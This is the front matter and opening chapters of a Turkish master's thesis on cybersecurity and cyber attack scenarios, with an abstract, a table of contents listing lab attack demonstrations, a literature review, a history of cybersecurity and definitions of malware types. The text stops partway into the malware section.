



T.C.

**BATMAN ÜNİVERSİTESİ
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ
BİLGİ TEKNOLOJİLERİ ANA BİLİM DALI**

YÜKSEK LİSANS TEZİ

**BİLGİ TEKNOLOJİLERİNDE SİBER GÜVENLİK VE SİBER
SALDIRI SENARYOLARI**

Ömer YALÇINKAYA

**Mayıs-2024
BATMAN**

**T.C.
BATMAN ÜNİVERSİTESİ
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ
BİLGİ TEKNOLOJİLERİ ANA BİLİM DALI**

YÜKSEK LİSANS

**BİLGİ TEKNOLOJİLERİNDE SİBER GÜVENLİK VE SİBER
SALDIRI SENARYOLARI**

Ömer YALÇINKAYA

**Danışman
Prof. Dr. Ömer Faruk ERTUĞRUL**

**Mayıs-2024
BATMAN**

TEZ KABUL VE ONAYI

Ömer Yalçınkaya tarafından hazırlanan “Bilgi Teknolojilerinde Siber Güvenlik Ve Siber Saldırı Senaryoları” adlı tez çalışması 17/05/2024 tarihinde aşağıdaki jüri tarafından oy birliği le Batman Üniversitesi Fen Bilimleri Enstitüsü Bilgi Teknolojileri Anabilim Dalı’nda YÜKSEK LİSANS olarak kabul edilmiştir.

Jüri Üyeleri

İmza

Başkan

Doç. Dr. Mehmet Rıdâ TÜR

Danışman

Prof. Dr. Ömer Faruk ERTUĞRUL

Üye

Dr. Öğr. Davut ÖZHAN

Yukarıdaki sonucu onaylarım.

Dr. Öğr. Üyesi Ömer Murat ÖTER
Lisansüstü Eğitim Enstitüsü Müdürü

TEZ BİLDİRİMİ

Bu tezdeki bütün bilgilerin etik davranış ve akademik kurallar çerçevesinde elde edildiğini ve tez yazım kurallarına uygun olarak hazırlanan bu çalışmada bana ait olmayan her türlü ifade ve bilginin kaynağına eksiksiz atıf yapıldığını bildiririm.

DECLARATION PAGE

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

İmza

Ömer YALÇINKAYA

Tarih:

ÖZET

YÜKSEK LİSANS TEZİ

BİLGİ TEKNOLOJİLERİNDE SİBER GÜVENLİK VE SİBER SALDIRILAR

Ömer YALÇINKAYA

**Batman Üniversitesi Lisansüstü Eğitim Enstitüsü
Bilgi Teknolojileri Anabilim Dalı**

**Danışman: Prof. Dr. Ömer Faruk ERTUĞRUL
2024, 119 Sayfa**

Jüri

**Prof. Dr. Ömer Faruk ERTUĞRUL
Doç. Dr. Mehmet Rıdâ TÜR
Dr. Öğr. Davut ÖZHAN**

Siber güvenlik, hayatımızda önemi her geçen gün artan bir kavramdır. Teknolojik ürünlerin artması ve kullanım alanlarının genişlemesiyle birlikte siber saldırılar da artmakta ve böylece siber güvenlik her geçen gün önem kazanmaktadır. Siber güvenliğin tarihsel gelişimine bakıldığında insanların teknolojik cihazlara erişim hızlarının artması ile teknolojinin hayatın hemen hemen her alanında kullanılmaya başlandığı görülmektedir. Bu durum da siber güvenlik konusunun tüm hatları ile ortaya konulmasını engellemektedir.

Günümüzde özellikle sağlık, turizm, eğitim, ulaşım, iletişim, bankacılık gibi aklımıza gelebilecek tüm alanlarda hizmet veren sektörlerde bilgi teknolojilerin aktif kullanıldığı görülmektedir. Bu durum sektörleri, siber saldırılara karşı önlem alma ve güvenlik politikalarını güncel tutmaya zorlamıştır.

Günümüzde siber saldırılar etki alanını genişletmiştir. Bu dönemde bireysel bilgi hırsızlığı veya teknolojik bir cihazın ele geçirilmesi gibi dar alanda etki gösteren siber saldırılar yerini ülkelerin güvenliklerini tehdit eden bir seviyeye çıkarmış ve bu tehditlerin bazıları insanların ölümüyle sonuçlanabilecek bir seviyeye gelmiştir. Özellikle ülkelerin kritik alt yapılarına yapılan saldırıların, saldırıya uğrayan ülkelerin dış dünya ile bağının kopmasına, maddi ve manevi hasarlara uğramasına sebebiyet verdiği görülmektedir.

Bu tezin hazırlanış amacı siber güvenliğin ne olduğu ve teknolojinin tarihsel gelişiminde yaşanan gelişmeler ile birlikte siber saldırıların etki alanlarını oraya koymaktır.

Anahtar Kelimeler: Bilgi Güvenliği, Siber Saldırı, Zararlı Yazılımlar

ABSTRACT

MS THESIS

CYBER SECURITY AND CYBER ATTACKS IN INFORMATION TECHNOLOGIES

Ömer YALÇINKAYA

**School Of Education And Applied Science Of Batman University Main
Department Of Information Technologies**

Advisor: Prof. Dr. Ömer Faruk ERTUĞRUL

2024, 119 Pages

Jury

**Prof. Dr. Ömer Faruk ERTUĞRUL
Assoc. Prof. Dr. Mehmet Rıda TÜR
Asst. Prof. Dr. Davut ÖZHAN**

Cyber security is a concept whose importance is increasing day by day in our lives. With the increase in technological products and the expansion of their usage areas, cyber attacks are also increasing and thus cyber security is gaining importance day by day. Looking at the historical development of cyber security, it is seen that technology has started to be used in almost every aspect of life with the increase in the speed of people's access to technological devices. This situation prevents the cyber security issue from being revealed with all its lines.

Today, it is seen that information technologies are actively used especially in sectors that provide services in all areas we can think of such as health, tourism, education, transportation, communication, banking. This situation has forced the sectors to take measures against cyber-attacks and to keep their security policies up to date.

Today, cyber-attacks have expanded their sphere of influence. In this period, cyber-attacks, which had a narrow impact such as individual information theft or the seizure of a technological device, have been replaced by a level that threatens the security of countries, and some of these threats have reached a level that may result in the death of people. In particular, it is seen that attacks on the critical infrastructures of countries cause the attacked countries to be cut off from the outside world and to suffer material and moral damages.

The aim of this thesis is to put forward what cyber security is and the impact areas of cyber attacks together with the developments in the historical development of technology.

Keywords: Information Security, Cyber Attacks, Malware

ÖNSÖZ

İnternet ve teknoloji sayesinde günümüzde zaman ve mekân kavramının önemi giderek azalmakta, temasız ödeme sistemleri ile hızlıca ödeme yapılabilmekte ya da anlık takip uygulamaları ile firmalar araçlarını canlı izleyebilmektedir. Artık devletler iletişim, ulaşım, sağlık, eğitim gibi birçok alanda bilgi teknolojilerini kullanarak çalışmaktadır.

Bilgi sistemlerinin kullanımının küresel ölçekte artması ve bu sistemlerin hayatımızda vazgeçilmez bir öge olarak yerleşmesi, bu sistemlerin güvenliğinin sağlanması konusunu ciddi ve önem verilmesi gereken bir başlık olarak karşımıza çıkarmaktadır.

Ömer YALÇINKAYA
BATMAN-2024

İÇİNDEKİLER

İÇİNDEKİLER.....	iv
ÖZET	iv
ABSTRACT.....	v
ÖNSÖZ	vi
SİMGELER VE KISALTMALAR.....	ix
ŞEKİLLER LİSTESİ.....	x
1. GİRİŞ.....	1
1.1.Literatür	1
2.SİBER GÜVENLİK.....	3
2.1.Siber Güvenlik Nedir?	3
3.SİBER GÜVENLİK TARİHÇESİ.....	4
3.1.Siber Güvenlik Tarihçesinin İlk Dönemi	4
3.2.Siber Güvenlik Tarihçesinin İkinci Dönemi.....	4
3.3.Siber Güvenlik Tarihçesinin Üçüncü Dönemi.....	5
3.4.Siber Güvenlik Tarihçesinin Dördüncü Dönemi.....	5
3.5.Siber Güvenlik Tarihçesinin Beşinci Dönemi	5
4.SİBER GÜVENLİK KULLANIM ALANLARI.....	6
5.SİBER GÜVENLİĞİ TEHDİT EDEN YAZILIMLAR.....	7
5.1 Virüs.....	7
5.2.Solucanlar.....	7
5.3.Robotlar	7
5.4.Casus Yazılımlar(spware)	7
5.5. Fidyeye Yazılımları (Ransomware)	8
5.6. Korsan Amaçlı Kullanılan Yazılımlar (Rootkit).....	8
5.7.1.Rootkit türleri nelerdir?	9
6.SİBER SALDIRI VE BİLGİ TOPLAMA YÖNTEMLERİ.....	10
6.1.Pasif Bilgi Toplama	10
6.2. Aktif Bilgi Toplama.....	10
7.SİBER SALDIRI TÜRLERİ.....	11
7.1.Fiziksel Saldırıları	11
7.2.Sosyal Mühendislik Saldırıları	12

7.3.Web Uygulama Saldırıları.....	13
8. DÜNYADA YAŞANMIŞ YAKIN TARİHLİ SİBER SALDIRILAR	27
8.1. 2007 Yılında Estonya Saldırısı.....	27
8.2.2011 Yılında Sony Playstation Ağı'na Yapılan Siber Saldırı.....	28
8.3. 2015 Yılında Ukrayna'nın Elektrik Şebekesine Yapılan Siber Saldırısı	28
8.4. 2017 Yılında WannaCry Ransomware Adlı Fidyeye Yazılımı	29
8.5. 2021 Yılında Rockyou2021 Adlı Siber Saldırı.....	30
9.METERYAL VE YÖNTEM.....	31
9.1.Çalışmada Kullanılan İşletim Sistemleri ve Araçları	31
9.1.1.Kali linux	31
10.SİBER SALDIRI SENARYOLARI	33
10.1.Kırık Kimlik Doğrulama Saldırı Örneği	33
10.2.Şifreleme Saldırı Örneği	37
10.3.Enjeksiyon Saldırı Örneği.....	40
10.4.Ortakdaki Adam Saldırısı Örneği	48
10.5.Web Saldırı Örneği.....	58
10.6.Dos ve DDoS Saldırı Örneği.....	67
10.7.Oltalama(Phishing) Saldırı Örneği	73
10.8.Trojen Saldırı Örneği.....	75
10.9.Wifi Saldırı Örneği.....	89
11. ARAŞTIRMA SONUÇLARI VE TARTIŞMA.....	93
11.1.Gercekleştirilen Saldırı Senaryoları	93
11.1.1.Kırık kimlik doğrulama saldırı bulguları	93
11.1.2. Şifreleme saldırı bulguları	95
11.1.3.Enjeksiyon saldırı bulguları.....	97
11.1.4.Ortakdaki adam saldırısı bulguları	98
11.1.5.Web saldırı bulguları.....	100
11.1.6.Dos ve DDoS saldırı bulguları.....	101
11.1.7.Oltalama(Phishing) saldırı bulguları	103
11.1.8.Trojen saldırı bulguları.....	104
11.1.9.Wifi saldırı bulguları.....	106
12. SONUÇLAR VE ÖNERİLER.....	108
KAYNAKLAR.....	110
ÖZGEÇMİŞ.....	116

SİMGELER VE KISALTMALAR

AP	: Erişim Noktası
DOS	: Disk İşletim Sistemi
DDOS	: Dağıtık Hizmet Reddi
DNSSEC	: Alan Adı Sistemi Güvenlik Eklentileri
DNS	: Alan İsimlendirme Servisi
FTP	:Dosya Aktarım Protokolü
HTTP	: <u>Köprü Metin Aktarım Protokolü(HyperText Transfer Protocol)</u>
IP	: İnternet Protokolü
MFA	: Çok Faktörlü Kimlik Doğrulama
MITM	:Oradaki Adam(Man in The Middle)
OSINT	: Açık Kaynak İstihbaratı
OWASP	: Açık Web Uygulama Güvenliği Projesi
POP3	:Elektronik Mesajlaşma Protokolü(Post Office Protocol)3
SMP	: Simetrik Çoklu İşlem(Symmetric Multiprocessing)
SSH	: Güvenli Kabuk(Secure Shell)
SSI	: Sunucu Tarafı Ekleme
UDP	: Kullanıcı Veri Bloğu İletişim Kuralları(User Datagram Protocol)
URL	: Tekdüzen Kaynak Bulucu
XSS	: Siteler arası komut dosyası
2FA	: İki Faktörlü Kimlik Doğrulama

ŞEKİLLER LİSTESİ

Şekil 7.1.Owasp 4 Yıla Göre Değişimi	11
Şekil 7.2. 2022 Yılında Gerçekleşen Siber Saldırıları	12
Şekil 7.3.Ortakdaki Adam Saldırısı	16
Şekil 7.4.DDoS Saldırı Amaçları	18
Şekil 7.5. Sosyal Mühendislik Yaşam Döngüsü	20
Şekil 7.6. Kablosuz Ağ Standartları	23
Şekil 7.7. Kimlik Doğrulama Yöntemleri	23
Şekil 7.1.WannaCry Saldırısında Mağdurlara Yollanan Ekran Mesaj Örneği	27
Şekil 9.1.Kali Linux Başlangıç Ayarları	29
Şekil 10.1.Web of Pentester Sunucusundan IP Öğrenilmesi	30
Şekil 10.2.Web For Pentester Giriş Ekranı	31
Şekil 10.3.Dotdotpwn Aracının Parametreleri	32
Şekil 10.4.Sunucu Üzerinde Kaynak Kod ile Dizin Erişim Noktalarının Belirlenmesi	32
Şekil 10.5.Dotdotpwn Aracının Kullanımı	33
Şekil 10.6.Dotdotpwn Aracı ile Dizin Taraması	33
Şekil 10.7.Etc/passwd Dosyası İçeriği	34
Şekil 10.8.MD5 Şifre Oluşturma	35
Şekil 10.9.Md5 Şifresi	35
Şekil 10.10.Kriptografik Şifrenin Formatı	36
Şekil 10.11.Crunch Programı ile Wordlist Oluşturmak	37
Şekil 10.12.John Programının Desteklediği Formatlar	37
Şekil 10.13.John Programı ile Şifre Kırma	38
Şekil 10.14.Kullanıcısının Sunucuya Gönderdiği Mesaj	39
Şekil 10.15.Veritabanına Gönderilen Bilgi Kayıtları	40
Şekil 10.16.Veritabanına Gönderilen Verinin SQL Dilinde Karşılığı	40
Şekil 10.17.SQL Zararlı Kod Ekleme	40
Şekil 10.18.SQL Komutu ile Veritabanı Açıklarını Bulma	41
Şekil 10.19.Veritabanına Kullanıcı Ekleme	42
Şekil 10.20.SQL Veritabanına Kullanıcı Ekleme	43
Şekil 10.21.Excel Kullanarak Veritabanına Bağlanma	43
Şekil 10.22.Excel ile SQL Sunucu Listesi	44
Şekil 10.23.Veritabanında Bulunan Tüm Kullanıcılar	45
Şekil 10.24.Excel'de Veritabanında Yer Alan Tüm Kayıtların Silinmesi	46
Şekil 10.25.OS Kütüphanesi Eklenmesi	48
Şekil 10.26.Scapy Kütüphanesini Programa Dahil Etme	49
Şekil 10.27.Tek Bir İp Üzerinden Tarama Yapma	50
Şekil 10.28. İp Adresinin Mac Adresi	50
Şekil 10.29.Hedef Bilgisayara İsteğe Bulunma Örnek Kod	51
Şekil 10.30.Gönderilen Ve Alınan Paket Bilgisi	51
Şekil 10.31.Hedef Bilgisayarda Saldırı Çıktısı	52
Şekil 10.32.While Komutu Döngüsü Oluşturma	52
Şekil 10.33.Oluşturulan Sıra Yapısı	53
Şekil 10.34.Gönderilen Paketlerin Sayısı	53
Şekil 10.35.İşlem Sonlandığında Alınan Hata Mesajı	53
Şekil 10.36.Try - Except Bloğunun Kullanımı	54
Şekil 10.37.Saldırıdan Çıkılırken Alınan Mesaj	54
Şekil 10.38.Arpspoof Aracının Kullanımı	55

Şekil 10.39.Örnek Giriş Foksiyonu	55
Şekil 10.40.Saldırı Bilgi Giriş Ekranı	56
Şekil 10.41.Wireshark İle Veri Analizi	56
Şekil 10.42.Ortakdaki Adam Saldırısında Veri Analizi	57
Şekil 10.43.Metasploitable2 Ara Yüzü	59
Şekil 10.44.Skipfish Programının Parametreleri	60
Şekil 10.45.Skipfish Örnek Kullanımı	60
Şekil 10.46.Skipfish Tarama Ekranı	61
Şekil 10.47.Skipfish Tarama Sonucu Açılan Index.Html Sayfası	62
Şekil 10.48.Skipfish Tarama Sonucu Açık Türleri	63
Şekil 10.49.Tcp Ve Udp Çalışma Mantığı	69
Şekil 10.50.Hping3 İle Yapılan Udp Saldırı Komut Dizini	71
Şekil 10.51.Tcpdump İle Udp Saldırı İzleme Ekranı	71
Şekil 10.52.Msfconsole Kullanıcı Ekranı	72
Şekil 10.53.Msfconsole İle Saldırı Ekranı	73
Şekil 10.54.Wireshark Programı İle Saldırı İzleme Ekranı	73
Şekil 10.55.Pyphisher Programının Kurulum Ekranı	74
Şekil 10.56.Pyphisher Kullanım Ara Yüz Menüsü	75
Şekil 10.57.Oltalama Yönteminde Örnek Çalışma	75
Şekil 10.58.Facebook Giriş Ekranı	75
Şekil.10.59.Pyphisher İle Oluşturulan Sayfada Kullanıcı Bilgisinin Ele Geçirilmesi	76
Şekil 10.60.Sublime Text Editörüne Eklenen Kütüphaneler	77
Şekil 10.61.Test.Py Programında Sınıf Oluşturmak	78
Şekil 10.62.Komut İşleme Foksiyonun Örnek Kullanımı	79
Şekil 10.63.Dinleyici.Py De “Çıkış” Komutu Örnek Kullanımı	79
Şekil 10.64.Cd Komutu Örnek Kullanımı	80
Şekil 10.65.Saldırıya Uğrayan Bilgisayardan Örnek Dosya İndirme	80
Şekil 10.66.Saldırıya Uğrayan Bilgisayara Veri Gönderme	81
Şekil 10.67.Trojenin Hedef Bilgisayarda Kayıt Defterine Yerleştirilmesi	81
Şekil 10.68.Örnek Run Dosya Yolu	81
Şekil 10.69.Regedit’de Yerleştirilecek Trojenin Örnek Komut Satırı	82
Şekil 10.70.Kayıt Defterine Yerleştirilecek Trojen’in Örnek İsimlendirilmesi	82
Şekil 10.71.Appdata İçerisinde Oluşturulan Örnek Trojen Gösterimi	82
Şekil 10.72.Regedit İçerisinde Belirlenen İsimle Oluşturulan Dizin Değeri	83
Şekil 10.73.Verit Paketleme Ve Çözme Örnek Kod	83
Şekil 10.74.Trojen’e Bağlanma Örnek Kod	84
Şekil 10.75.Test.Py’nin Çalıştırılabilir Hale Döndürülme Örnek Komutu	85
Şekil 10.76.Dinleyici.Py İçerisinde Kullanılan Örnek Kütüphaneler	85
Şekil 10.77.Dinleyici.Py Oluşturulan Sınıf Ve Tanımlamalar	85
Şekil 10.78.Dinleme Ve Bağlantının Gerçekleşmesi	86
Şekil 10.79.Verit Alış/Veriş İçin Kullanılan Kod Örneği	87
Şekil 10.80.Troje’ni Başlatma Örnek Komut Satırları	88
Şekil 10.81.Trojen İle Saldırıya Uğrayan Bilgisayara Verit Yükleme Örneği	89
Şekil 10.82.Trojenle Verit İndirme Örneği	90
Şekil 10.83.Kali Linux’a Bağlanıldı Türleri	91
Şekil 10.84.Macchanger İle Wi-Fi Adaptörüne Yeni Mac Ataması	92
Şekil 10.85.Monitör Mod İle Wi-Fi Ağı İzlemek	93
Şekil 10.86.Seçilen Wifi Ağına Bağlanmak	94
Şekil 10.87.Wi-Fi Şifresini Kırma Ekranı	94

Şekil 11.1. Küresel DDoS Saldırı Haritası	104
Şekil 11.2. Pyphisher Kullanım Ara yüz Menüsü	105
Şekil 11.3. Regedit’de Yerleştirecek Trojanin Örnek Komut Satırı	107

1. GİRİŞ

Siber saldırı, bir bilgisayar sistemi, ağ veya cihaz üzerinde yetkisiz erişim ya da hasar verme girişimidir (Okan, 2023). Siber saldırılar, suçlular, devlet destekli aktörler, terörist gruplar veya diğer kötü niyetli kişi ve kuruluşlar tarafından gerçekleştirilebilir. Siber saldırıların çeşitli amaçları vardır. Bu amaçlara; verileri çalmak, fidye istemek, altyapıyı bozmak, propaganda yapmak veya siber savaş yürütmek gibi örnekler verilebilir. Siber saldırılar, yöntem bakımından da farklılıklar gösterebilir: virüsler, solucanlar, truva atları, kimlik avı, şifre kırma, hizmet dışı bırakma saldırıları, sahte haberler veya sosyal mühendislik gibi teknik veya psikolojik taktikler içerebilir. Siber saldırıların ciddi sonuçları da olabilir ve bu saldırılar maddi zararlar, itibar kaybı, güvenlik ihlalleri, yasal sorunlar gibi ulusal güvenlik riskleri doğurabilir.

1.1.Literatür

Hakan Yaşar, “Kurumsal Siber Güvenliğe Yönelik Tehditler Ve Mücadele Yöntemleri” adlı çalışmasında, bilgi ve iletişim teknolojilerinin çeşitlenmesiyle insanların hayatlarında vazgeçilmez hale gelen anlık iletişim ve bilgi alışverişinden kaynaklanan güvenlik sorunlarını ele almıştır. Zaman ve mekân kavramının yok olmasından bahsetmiştir. Siber güvenlik tehditleri ve eylem planlarından örnekler içeren çalışmasında kurumsal siber güvenliğe yönelik potansiyel tehditleri ele almıştır. Bu tehditlerle nasıl mücadele edilebileceğine değinmiştir. Ayrıca siber suçların hukuki boyutlarını ve kurumsal siber güvenlik planları gibi konuları ele almıştır (Yaşar, 2014, s. 103-122).

Muhammed Alparslan Akyıldız, “Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ve Değerlendirmesi” adlı çalışmasında, dijital ortamda depolanan bilgilerin üçüncü kişilerin eline geçmesini önlemek amacı ile sızma testlerinin öneminden bahsetmiştir. Siber saldırıların hangi alanlarda yapılabileceğine değinmiş, sızma testleri için senaryolar oluşturmuştur. Siber güvenliğin sağlanmasında saldırıda bulunanların mantığının ve yöntemlerinin analiz edilerek çözümlenmesi gerektiğini ifade etmiştir. Kurum ve şirketlerin siber güvenlik konusunda bilinçli yatırım yapmaları ve kalifiye elemanların istihdam edilmesi gerektiğinden bahsetmiştir (Akyıldız, 2013).

Mustafa Yasir Şentürk, “Güncel Siber Saldırı Yöntemleri, Sızma Araçları ve Temsili Bir Kurumsal Ağ Üzerine Uygulanması” adlı çalışmasında, bilginin somut olan değerli madenlerden daha değerli olduğundan bahsetmiştir. Çalışmasında güncel saldırı tekniklerini ve en sık kullanılan penetrasyon testi araçlarını incelemiş, aktif istihbarat toplama, pasif istihbarat toplama, zafiyet taraması, web uygulama saldırıları ve benzer birçok saldırı vektörü üzerine detaylı araştırmalar yapmıştır (Şentürk, 2018, s. 19-49).

Recep Özbay, “Aktif Siber Savunma Teknikleri Ve Performans Analizi” adlı çalışmasında, Bilişim sistemlerinin kullanım alanlarının ve öneminin artışı ile doğru orantılı olarak artan ve gelişen siber saldırılar üzerinde çalışmıştır. Aktif siber savunma tekniklerini doğrulamış ve araştırmalarını uygulamalarla desteklemiştir. Kamu kurumlarının güvenliğini artırmak için aktif siber savunmaların nasıl kullanılabileceğini göstermek amacıyla laboratuvar ortamında testler gerçekleştirmiştir. Bu testler ile proaktif siber savunma tekniklerinin bilgi güvenliğini arttırdığı sonucuna varmıştır (Özbay, 2015, s. 13-34).

Akın Aytekin, “Türkiye’nin Siber Güvenlik Stratejisi ve Eylem Planının Değerlendirilmesi” adlı çalışmasında, genel olarak siber güvenliğin hatları incelenmiştir. Çalışmada İngiltere, Amerika Birleşik Devletleri ve Türkiye strateji belgeleri karşılaştırılmış ve mevcut strateji belgelerinde yetersiz kalınan alanları tespit etmiştir. Siber suçlarla mücadele için verilmesi gereken eğitimlerin yetersiz olduğu, bütçeleme, standart gibi alanlarda iyileştirmelere ihtiyaç duyulduğu sonucuna varmıştır (Aytekin, 2015, s. 71-131).

2.SİBER GÜVENLİK

2.1.Siber Güvenlik Nedir?

Siber güvenlik kavramı, ilk olarak 1990'ların başında bilgisayar bilimcileri tarafından ağa bağlı bilgisayarlarla ilgili güvenlik sorunlarını ifade etmek için kullanılmıştır (Hansen, Nissenbaum, 2009). Siber güvenlik; bilgisayar sistemlerini, ağları, mobil cihazları, elektronik sistemleri ve verileri siber saldırılardan korumak için uygulanan bir süreçtir.

Siber güvenlik, hem bireylerin hem kuruluşların çevrimiçi ortamda güvende kalmasını sağlamak için düzenli rutinler ve doğru araçlar gerektirir. Siber güvenlik, veri ihlallerini önlemek, veri kaybını azaltmak, yazılım ve sistemleri güncel tutmak ve kötü amaçlı yazılımlara karşı korunmak için hayati önlemdir.

Siber güvenlik, ağ güvenliği, uygulama güvenliği, bilgi güvenliği, operasyonel güvenlik, olağanüstü durum kurtarma ve iş sürekliliği, son kullanıcı eğitimi gibi çeşitli kategorilere ayrılabilir (Anonim). Siber tehditlerin ölçeği ve çeşitliliği arttıkça siber tehditler daha önemli hale gelmektedir.

Siber saldırılar, siber güvenliğin önemini ortaya koyan olaylardır. Siber saldırılar, bilgisayar sistemlerine veya ağlara zarar vermek veya bunlardan yararlanmak için kötü niyetli eylemlerdir. Siber saldırılar, bireylerin veya kuruluşların gizli bilgilerini çalmak, finansal zarara neden olmak, onların itibarlarını zedelemek veya birey ve kurumları siyasi amaçlarla etkilemek için yapılabilir (Göçoğlu ve Aydın, 2019, s.229-233).

3.SİBER GÜVENLİK TARİHÇESİ

Siber güvenlik bilgisayar sistemlerini ve ağlarını korumak, siber saldırılara karşı savunma yapmak, siber suçları önlemek ve siber uzayda güvenli bir ortam sağlamak için geliştirilen tekniklerin ve yöntemlerin gelişimini anlatır (Tunca, 2019, s 4-5).

Siber güvenliğin tarihi, bilgisayarlar ve internetin ortaya çıkışından itibaren başlar ve günümüze kadar devam eder.

3.1.Siber Güvenlik Tarihçesinin İlk Dönemi

Bilgisayarların icadı 1801 yılına kadar dayanmaktadır. Jacquard tarafından gerçekleştirilen ve dokumada hangi renk ipliğin ne zaman atılacağını bir işlem sırasına koyabilen dokuna tezgâhı ilk bilgisayar olarak kabul edilebilir (Keser, 2019, s.412). Bu tarihten sonra bilgisayarlar 1958 yılı itibariyle bilgisayar yapımında transistörlerin kullanılması ile evrimleşmiş, bilgisayarların maliyeti düşmüş, bilgisayarlar hacim olarak küçülmüş ve artık programlanabilir bir yapıya kavuşmuştur (Keser, 2019, s.416).

3.2.Siber Güvenlik Tarihçesinin İkinci Dönemi

1960'lı yıllarda Amerika Birleşik Devleti Savunma Bakanlığı'nın olası bir savaş halinde iletişim kanallarının kesilmemesi amacıyla yapılan araştırmalar sonucunda ARPANET isimli projeyi hayata geçirmiştir (Gönenç, s. 88). Bu dönemde bilgisayarlar arasında veri alışverişi yapmak için paket anahtarlama adı verilen bir yöntem kullanılmaya başlanmıştır.

Paket anahtarlama, veriyi küçük parçalara bölerek farklı yollardan göndermeyi ve alıcıda tekrar birleştirmeyi sağlayan bir tekniktir (Avcı, 2012). Bu teknik sayesinde, veri iletiminin daha hızlı ve güvenilir olması amaçlanmış ancak paket anahtarlama da bazı güvenlik sorunlarına yol açmıştır. Örneğin, paketlerin içeriğinin değiştirilebilir veya sahte paketler gönderilebilir olması veri bütünlüğünü ve kimlik doğrulamasını tehlikeye atmıştır. Bu sorunları çözmek için dijital imza, karma fonksiyonu gibi teknikler geliştirilmiştir.

3.3.Siber Güvenlik Tarihçesinin Üçüncü Dönemi

1980'li yıllarda internetin yaygınlaşmasıyla ilk solucan yazılımı kullanılmış böylece siber güvenlik alanında yeni bir dönem başlamıştır. Bu dönemde bilgisayarlar daha küçük ve ucuz hale gelmiş ve kişisel kullanım için de popüler olmuştur. Ayrıca internete bağlanan cihazların sayısı da artmış ve e-posta, web siteleri, sosyal medya gibi yeni servisler ortaya çıkmıştır. Bu servisler insanların iletişimini ve bilgi paylaşımını kolaylaştırmış ancak aynı zamanda kullanıcıları siber saldırılara daha açık bir hale getirmiştir (Solmaz, 2023, s.2). Bu süreçte, virüsler, solucanlar, Truva atları gibi zararlı yazılımlar bilgisayar sistemlerine sızabilir ve verileri çalabilir veya bozabilir; kimlik avı, spam gibi yöntemlerle insanların kişisel bilgileri ele geçirilebilir olmuştur. DDoS gibi saldırılarla web siteleri veya servisleri çalışamaz hale getirilebilmektedir. Bu saldırılara karşı servisleri korumak için antivirüs yazılımları, güvenlik duvarları, ağ izleme araçları gibi teknikler geliştirilmiştir.

3.4.Siber Güvenlik Tarihçesinin Dördüncü Dönemi

2000'li yıllarda siber uzayın karmaşıklığının artması ile büyük ölçekli veri ihlali ve fidye yazılımları ile kurum ve ülkeler hedef alınmıştır. Bu dönemde gelişen teknoloji ile birlikte akıllı telefonlar, tabletler, giyilebilir cihazlar ve yeni nesil teknolojik ürünler ortaya çıkmıştır. Ayrıca bulut bilişim, büyük veri, yapay zeka gibi yeni teknolojilerin kullanılması güvenlik risklerini de beraberinde getirmiştir. Teknoloji gelişip değiştikçe saldırı yöntemleri de değişmiştir. Teknolojinin gelişmesi, işletmelerin ve kurumların verimliliğini ve rekabet gücünü artırdığı gibi onları siber saldırılara karşı daha savunmasız hale getirmiştir (Solmaz, 2023, s.2).

3.5.Siber Güvenlik Tarihçesinin Beşinci Dönemi

2000 yılından sonra siber güvenlik, uluslararası sistemde birçok devletin askerî ve istihbarat yeteneklerini geliştirmek amacıyla kullandığı bir alan haline gelmiştir. Özellikle ABD, Rusya, Çin, İran, İsrail ve İngiltere gibi ülkeler siber güvenlik stratejileri ortaya koymuş ve siber saldırı ve savunma yeteneklerini artırmışlardır. ABD, 2000 yılından sonra siber güvenlik stratejisinde internetin sivilleşmesi ve ticarileşmesinin yanı sıra, Rusya ve Çin kaynaklı tehditlere karşı askerî ve istihbarî hedeflerini genişletmiştir (Darıcı, 2020).

4.SİBER GÜVENLİK KULLANIM ALANLARI

Siber güvenlik, bilgi ve iletişim teknolojilerinin kullanım alanlarının artmasıyla birlikte önemi giderek artan bir kavramdır. Siber güvenlik, bilgi ve iletişim sistemlerinin gizlilik, bütünlük ve erişilebilirlik özelliklerini korumayı amaçlar. Siber güvenliğin sağlanması için teknoloji, insan kaynakları ve iyi tanımlanmış süreçler gereklidir (Çakır ve Taşer, 2023, s.348).

Siber güvenliğin ihtiyaç duyulduğu durumlar ise çok çeşitlidir. Örneğin; finans, elektronik haberleşme, ulaşım, enerji gibi kritik sektörlerde siber saldırılara karşı korunmak için siber güvenlik önlemleri alınması zorunludur. Ayrıca ulusal güvenlik, savunma ve istihbarat gibi alanlarda da siber güvenlik, stratejik bir öneme sahiptir.

Siber güvenliğin kullanım alanları ise günümüzde hemen hemen her alanda görülebilir. İnternet üzerinden yapılan e-ticaret, e-devlet, e-egitim gibi faaliyetlerde kullanılan servislerin sağlıklı ve kesintisiz hizmet vermesi siber güvenlik sayesinde mümkün olmaktadır. Siber güvenlik aynı zamanda bireylerin kişisel verilerinin ve gizliliğinin korunmasına da katkı sağlamaktadır (Demirci, 2021, s.56). Bu nedenle siber güvenlik hem kurumsal hem bireysel düzeyde hayati bir önem taşımaktadır. Siber güvenliği ihmal etmek büyük risk ve zararlar doğurabilir.

5.SİBER GÜVENLİĞİ TEHDİT EDEN YAZILIMLAR

Siber güvenliği tehdit eden bazı yazılımlar şunlardır: Virüs, solucanlar, Truva atları, robotlar ve casus yazılımlar.

5.1 Virüs:

Tunca (2019)'da virüsü: “İnternette farkında olunmadan girilen bir reklam, ücretsiz program önerileri gibi görünen mail gibi yollarla telefon ve bilgisayar dosyalarına bulaşıp yayılan ve cihazlara zarar veren yazılımlara virüs denilmektedir. Virüsler bu teknolojik aletlere bulaştıkları zaman çoğalmak için başka bir programa ihtiyaç duymaktadır. Cep telefonu ve bilgisayar gibi aletlerle bulaştıklarında dosyaları ve cihazları çalışmaz hale getirebilir. İstenmeyen görüntü, yazı gibi durumları ekrana taşıyabilir .”(s.4-5) şeklinde tanımlamaktadır.

5.2.Solucanlar:

Tunca (2019)'da solucan yazılımları: “Virüslerin aksine çoğalmak için başka bir dosya veya programa ihtiyaç duymayan, ağlar üzerinden bilgisayar veya cep telefonlarına bulaşan zararlı bir yazılım türüdür. Siber terörizm alanında zararlı yazılımlar arasında başka bir programla çoğalan neredeyse tek yazılım türüdür.” (s.4-5) şeklinde tanımlamıştır.

5.3.Robotlar:

